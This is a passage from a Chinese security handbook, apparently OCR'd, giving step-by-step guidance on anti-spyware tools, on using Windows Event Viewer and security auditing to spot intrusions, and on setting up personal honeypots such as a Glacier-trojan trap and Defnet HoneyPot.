当大家安装了某些免费的软件或浏览某个网站时，都可能使间谍软件潜入。黑客除监视用户的上网习惯（如上网时间、经常浏览的网站以及购买了什么商品等）外，还有可能记录用户的信用卡账号和密码，这给用户安全带来了重大隐患。Spy Sweeper 是一款五星级的间谍软件清理工具，还提供主页保护和 Cookies 保护等功能。具体的操作步骤如下。

**步骤 1**：在安装完毕之后重启计算机，即可加载 Spy Sweeper 程序。双击桌面上的“Webroot AntiVirus”图标，即可进入其操作界面，如图 12-59 所示。





图 12-59 “Spy Sweeper”主界面

**步骤 2**：单击左侧【Options】按钮，并选择“Sweep”标签，即可设置扫描方式，如图 12-60 所示。

**步骤 3**：若选择“Custom Sweep”选项，则用户可以在下方列表中选择需要扫描的对象，如图 12-61 所示。





图 12-60　设置扫描方式





图 12-61　选择需要扫描的对象

**步骤 4**：若单击“Change settings”超链接，则弹出如图 12-62 所示的对话框，用户可以具体设置扫描或跳过的对象。单击左侧【Sweep】按钮，再单击主窗口中的下拉按钮，从列表中选择扫描方式，如图 12-63 所示。





图 12-62 【Custom Sweep】对话框





图 12-63　“Sweep”链接页面

**步骤 5**：单击【Start Custom Sweep】按钮，即可开始扫描，上面显示扫描进度，中间显示扫描当前对象，下面显示扫描结果，如图 12-64 所示。

**步骤 6**：在扫描结束后，系统将显示如图 12-65 所示的界面，其中显示需要清除的对象。单击左侧【Options】按钮，选择“Sche dule”选项卡，则可创建定时扫描任务，其中包括扫描方式、开始扫描时间等，如图 12-66 所示。

**步骤 7**：单击左侧的【Shields】按钮，在其中设置各种对象的防御选项，使用户在上网过程中及时保护系统，如图 12-67 所示。


图 12-64 正在扫描





图 12-65 显示扫描结果





图 12-66 “Schedule”链接页面





图 12-67 “Shields”链接页面

### 3. 通过事件查看器抓住间谍

如果用户关心系统的安全，并且想快捷地查找出系统的安全隐患或发生安全问题的原因，通过 Windows 系统中“事件查看器”可以发现一些安全问题的苗头及已植入系统的“间谍”所在。在 Windows XP 系统中打开“事件查看器”方法为：通过【控制面板】→【管理工具】→【事件查看器】菜单项，即可打开【事件查看器】窗口，如图 12-68 所示。




图 12-68 “事件查看器”窗口

（1）事件查看器查获“间谍”实例

由于日志记录了系统运行过程中大量的操作事件，为了方便用户查阅这些信息，采取了“编号”方式，同一编号代表同一类操作事件。

1）编号：1524/程序卸载失败（警告）

- 原因：Windows 系统不能正常卸载类注册文件，原因是还有别的应用程序或服务在使用它。此文件将在不使用时卸载，类似原因的编号还有 1517 等。与此同时，还应考虑是否是黑客因权限不够而导致的恶意卸载程序失败，如图 12-69 所示。





图 12-69 【警告 属性】对话框

- 作用：在清除一些程序时，可以快速查出不能卸载的原因，以便采取正确的操作方法。

2）编号：6006（事件日志服务已停用，信息）

- 原因：系统因关机、重启、崩溃等原因导致日志服务被迫中止，如图 12-70 所示。
- 作用：如果用户的服务器正常是不关机的，但却出现这个事件记录，那么就应该检查是否曾被恶意用户在本地或远程执行了重启操作。但对于个人用户来说出现这个信息则很正常，因为正常关机操作也会出现这个信息。

3）编号：7001（服务被禁止，错误）

- 原因：与 Computer Browser 服务相依的 Server 服务因一些错误而无法启动。原因可能是已被禁用或与其相关联的设备没有启动，如图 12-71 所示。


图 12-70 【事件 属性】对话框





图 12-71 【事件 ID 为 7001 的属性】对话框

- 作用：应检查系统“服务”中的 Server 等服务是否被关闭，例如有的单机用户为了彻底杜绝默认共享的问题，而将 Server 服务关闭。随后当该机进行组建局域网、访问共享资源等操作时，就会因 Server 服务关闭而出现这类错误。

4）编号：11309（调用文件失败，错误）

- 原因：读取文件“X:\office”（出错文件路径和名称）时出错。请确认文件是否存在，以及是否能够访问该文件。从安全角度应重视这类事件。
- 作用：可以快速查知文件调用失败的原因，如是否因权限不够所致等。

5）编号：6005（事件日志服务已启动，信息）

- 原因：每次系统启动后，日志服务均会自动启动并记载指定事件。
- 作用：得知日志服务工作正常与否。

（2）安全日志的启用

安全日志在默认情况下是停用的，但作为维护系统安全中最重要的措施之一，将其开启显然是非常必要的，通过查阅安全日志，可以得知系统是否有恶意人侵的行为等。

启用安全日志的具体操作步骤如下。

**步骤 1**：在“运行”对话框中输入“mmc”命令，即可打开“控制台”窗口。选择【文件】→【添加/删除管理单元】菜单项，即可打开【添加/删除管理单元】对话框，如图 12-72 所示。




图 12-72 【添加/删除管理单元】对话框

**步骤 2**：单击【添加】按钮，即可【添加独立管理单元】对话框，在其中选择“组策略对象编辑器”选项，如图 12-73 所示。

**步骤 3**：单击【添加】按钮，即可弹出【“选择组策略对象”向导】对话框，在其中选择“本地计算机”选项，如图 12-74 所示。

图 12-73 【添加独立管理单元】对话框




图 12-74 【“选择组策略对象”向导】对话框

**步骤 4**：单击【完成】按钮，即可完成添加操作。在“控制台”窗口中展开“本地计算机策略”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”选项，如图 12-75 所示。

**步骤 5**：在右侧窗口中右击相应选项，在其属性对话框中选取“成功”和“失败”复选框。例如右击“审核账户管理”项，在快捷菜单中选取“属性”选项，则可打开【审核账户管理 属性】对话框，在“本地安全设置”标签卡中选取“成功”和“失败”复选框，如图 12-76 所示。单击【确定】按钮，即可完成操作，此后安全日志将记录该项目的审核结果。




图 12-75 “控制台”窗口




图 12-76【审核登录事件 属性】对话框

（3）事件查看器的管理

由于日志记录了大量的系统信息，需要占用一定的磁盘空间，如果是个人计算机，则可经常清除日志以减少磁盘占用量。如果觉得日志内容比较重要，还可将其保存到安全的地方。

具体的操作方法如下。

**步骤 1**：在【事件查看器】窗口中右击需要清除的日志，在快捷菜单中选择“清除所有事件”选项，即可将该日志记录清除，如图 12-77 所示。也可在快捷菜单中选择“属性”命令，在打开的对话框中单击【清除日志】按钮，将该日志记录删除，如图 12-78 所示。




图 12-77 “事件查看器”窗口




图 12-78【安全性 属性】对话框

**步骤 2**：在执行清除日志命令后，将弹出如图 12-79 所示的提示对话框，单击【是】按钮，指定保存路径即可将日志记录保存下来。

**步骤 3**：若在快捷菜单中选取“另存日志文件”选项，同样可以将日志记录保存下来。





图 12-79 “事件查看器”消息框

**4. 微软反间谍专家使用流程**

Microsoft Windows Defender 是一款由微软公司推出的免费反间谍软件。它可以帮用户检测及清除一些潜藏在操作系统里的间谍软件及广告软件，保护用户计算机不受到一些间谍软件的安全威胁及控制，也保障了使用者的安全与隐私。其具体的操作步骤如下。

**步骤 1**：从 Microsoft 公司网站下载并安装 Windows Defender，选择【开始】→【程序】→【Windows Defender】菜单项，即可进入 Windows Defender 操作界面，如图 12-80 所示。

**步骤 2**：单击工具栏中的【工具】按钮，则显示如图 12-81 所示的界面，在其中进行设置 Windows Defender 选项，查看隔离的项目，设置允许加载的项目等操作。





图 12-80 “Windows Defender”主界面





图 12-81 “工具和设置”界面

**步骤 3**：单击“选项”超链接，系统则进入 Windows Defender 选项设置界面，在其中设置自动扫描任务执行的时间、扫描方式、设置实时防护选项等内容，如图 12-82 所示。

**步骤 4**：在“工具和设置”界面中单击“软件资源管理器”超链接，在其中对“启动程序”、“当前运行的程序”、“网络连接的程序”、“Winsock 服务提供的程序”等对象进行管理，如图 12-83 所示。





图 12-82 Windows Defender 选项设置界面





图 12-83 “软件资源管理器”界面

**步骤 5**：单击工具栏上“扫描”右侧下拉按钮，选择扫描方式（快速扫描或完全扫描），开始扫描系统，如图 12-84 所示。扫描结束后将给出扫描报告，在其中通过“工具和设置”界面中的“隔离的项目”超链接查看扫描出的项目，如图 12-85 所示。





图 12-84 “正在扫描”窗口





图 12-85 “隔离的项目”界面

### 5. 奇虎 360 安全卫士使用流程

如今网络上各种间谍软件、恶意插件、流氓软件实在太多，这些恶意软件或者搜集个人隐私，或频发广告，或让系统运行缓慢，让用户苦不堪言。使用免费的“奇虎 360 安全卫士”则可轻松地解决这个问题。具体的操作步骤如下。

**步骤 1**：下载并安装好 360 安全卫士后，双击桌面上的“360 安全卫士”图标，即可进入其操作界面，如图 12-86 所示。当 360 安全卫士首次运行时，将自动对当前系统进行快速扫描，查找出系统所存在的问题，如图 12-87 所示。





图 12-86 “360 安全卫士”主窗口


图 12-87 查看健康指数信息

**步骤 2**：选择“查杀流行木马”标签，在其中可以查杀当前系统中存在的已知木马程序，如图 12-88 所示。扫描结束后，选取需要清除的对象，单击【立即查杀】或【强力查杀】按钮，即可将木马程序清除，如图 12-89 所示。

**步骤 3**：选择“清理恶评插件”标签，在其中可以扫描当前系统中存在的恶意程序，如图 12-90 所示。在其中选取需要清除的对象之后，单击【立即清理】按钮将其清除。

**步骤 4**：选择“装机必备”标签，即可打开“360 软件管理”窗口，在“开机启动”标签中可以查看和禁止开机加载的程序，如图 12-91 所示。

图 12-88 “查杀流行木马”页面




图 12-89 扫描木马

图 12-90 “清理恶评插件”设置页面

图 12-91 “开机启动”设置页面

**步骤 5**：选择“正在运行”标签，在其中可以查看和结束正在运行的程序，如图 12-92 所示。选择“软件卸载”标签，则可以在此卸载不再需要的程序，如图 12-93 所示。

图 12-92 “正在运行”设置页面

图 12-93 “软件卸载”设置页面

**步骤 6**：选择“修复系统漏洞”标签，即可打开“360 漏洞修复”窗口，如图 12-94 所示。单击【待修复系统漏洞】按钮，即可查看并修复系统漏洞。在“360 安全卫士”的“常用”功能中还有“清理系统垃圾”和“清理使用痕迹”等功能，如图 12-95 所示。

图 12-94 “修复系统漏洞”设置页面

图 12-95 “清理使用痕迹”设置页面

**步骤 7**：单击【高级】按钮，则可以进行修复 IE、启动项状态、系统进程状态、系统服务状态等多种操作，如图 12-96 所示。单击【实时保护】按钮，即可打开“360 实时保护”页面。再单击【全部开启】按钮，则可开启“漏洞防火墙”、“系统防火墙”、“木马防火墙”等多种实时防护功能，如图 12-97 所示。




图 12-96 “修复 IE”设置页面




图 12-97 “实时保护”设置页面

## 第 107 招　蜜罐的使用

所谓蜜罐，就是一个网络陷阱程序，这个陷阱是针对入侵者而特意设计出来的一些伪造的系统漏洞。这些伪造的系统漏洞，在引诱入侵者扫描或攻击时，就会激活触发报警事件，从而告诉计算机管理员有入侵者到来了。

蜜罐好比是故意让人攻击的目标，引诱黑客前来攻击。所以攻击者入侵后，用户就可以知道入侵者是如何得逞的，随时了解针对服务器发动的最新攻击和漏洞。还可以通过窃听黑客之间的联系，收集黑客所用的种种工具。

### 1．蜜罐的典型应用实例

“冰河陷阱”是一款很好的蜜罐程序，可以在每次启动时自动检测系统是否已经被安装了“冰河”被控端程序，如果“是”则提示用户并在用户确认后自动清除所有版本的“冰河”被控端程序。在清除“冰河”被控端程序前会向用户显示已经被安装的“冰河”配置信息，自动清除后配置信息保存在当前目录的“清除日志.txt”文件中。

启动“冰河陷阱”后完全模拟真正的“冰河”被控端程序对监控端命令进行响应，使监控端产生仍在监控的错觉，并完全记录监控端的 IP 地址、命令、命令参数等相关信息。此外，还可在入侵者尚未退出“冰河”监控端程序前，通过“冰河信使”功能与入侵者对话。在“冰河陷阱”监控下，所有由远程监控端上传的文件，保存在 UPLOAD 目录下供用户分析。

具体的操作方法如下。

**步骤 1**：从网上下载并解压后，双击“冰河陷阱.exe”进入其操作界面，如图 12-98 所示。选择【设置】→【设置监听端口】菜单项，在其中随意设置本地监听端口，如图 12-99 所示。




图 12-98 “冰河陷阱”主窗口


图 12-99 【设置监听端口】对话框

**步骤 2**：选择【文件】→【打开陷阱】菜单项，蜜罐程序即可运行。若发现有入侵行为，将自动记录有关信息。

在冰河陷阱的监控下，所有由远程监控端上传的文件多为破坏性程序或病毒、木马等有害程序，建议在没有把握的情况下不要轻易打开 UPLOAD 目录下的任何文件。此外，还有一类蜜罐程序可以通过在防火墙中将入侵者的 IP 地址设置为黑名单来立即拒绝入侵者继续进行访问，拒绝不友好的访问可以是短期的，也可以是长期的。

**2．个人用户蜜罐系统的实现**

Defnet HoneyPot 2004 是一个著名的“蜜罐”虚拟系统，它会虚拟一台有“缺陷”的电脑，等着恶意攻击者上钩。这个陷阱只能套住恶意攻击者，看看黑客都执行了哪些命令，进行了哪些操作，使用了哪些恶意攻击工具。具体的操作方法如下。

**步骤 1**：用户从网上下载后双击 defnet.exe 程序，即可进入操作界面，如图 12-100 所示。





图 12-100 “Defnet HoneyPot”主界面

**步骤 2**：单击【Options】按钮，即可打开其选项设置对话框，如图 12-101 所示。勾选“Send logs by e-mail”复选框，在其中输入自己的电子邮件地址，将记录的资料传送到该邮箱中。如

果自己有 QQ 号码，也可使用它发送信息。选取“Authentication required”复选框，输入自己邮箱身份验证信息；勾选“Open Extra Ports”复选框可设置伪装开启的端口；在“Default banner of extra ports”文本框中可输入伪装端口的默认信息；还可设置记录信息保存的路径、捕获到入侵行为时声音提示、开机自启动、自动监视等选项。

**步骤 3**：单击【Honeypot】按钮，则可打开蜜罐设置选项对话框，在其中可以根据需要开启伪装的服务内容，如图 12-102 所示。





图 12-101 【Options】对话框





图 12-102 【Honeypot 设置选项】对话框

**步骤 4**：选取“Web Server”复选框，可以设置开启 Web 服务的端口、伪装文件的目录。选取“FTP Server”复选框，则可以设置开启 FTP 服务的端口号、登录 FTP 服务器的用户名和密码等选项。

**步骤 5**：还可以根据需要选取“SMTP Server”、“Finger Server”、“POP3 Server”、“Telnet Server”等服务功能。若选择“Finger Server”复选框，单击右边的【Advanced】按钮，则可配置各类用户，如图 12-103 所示。

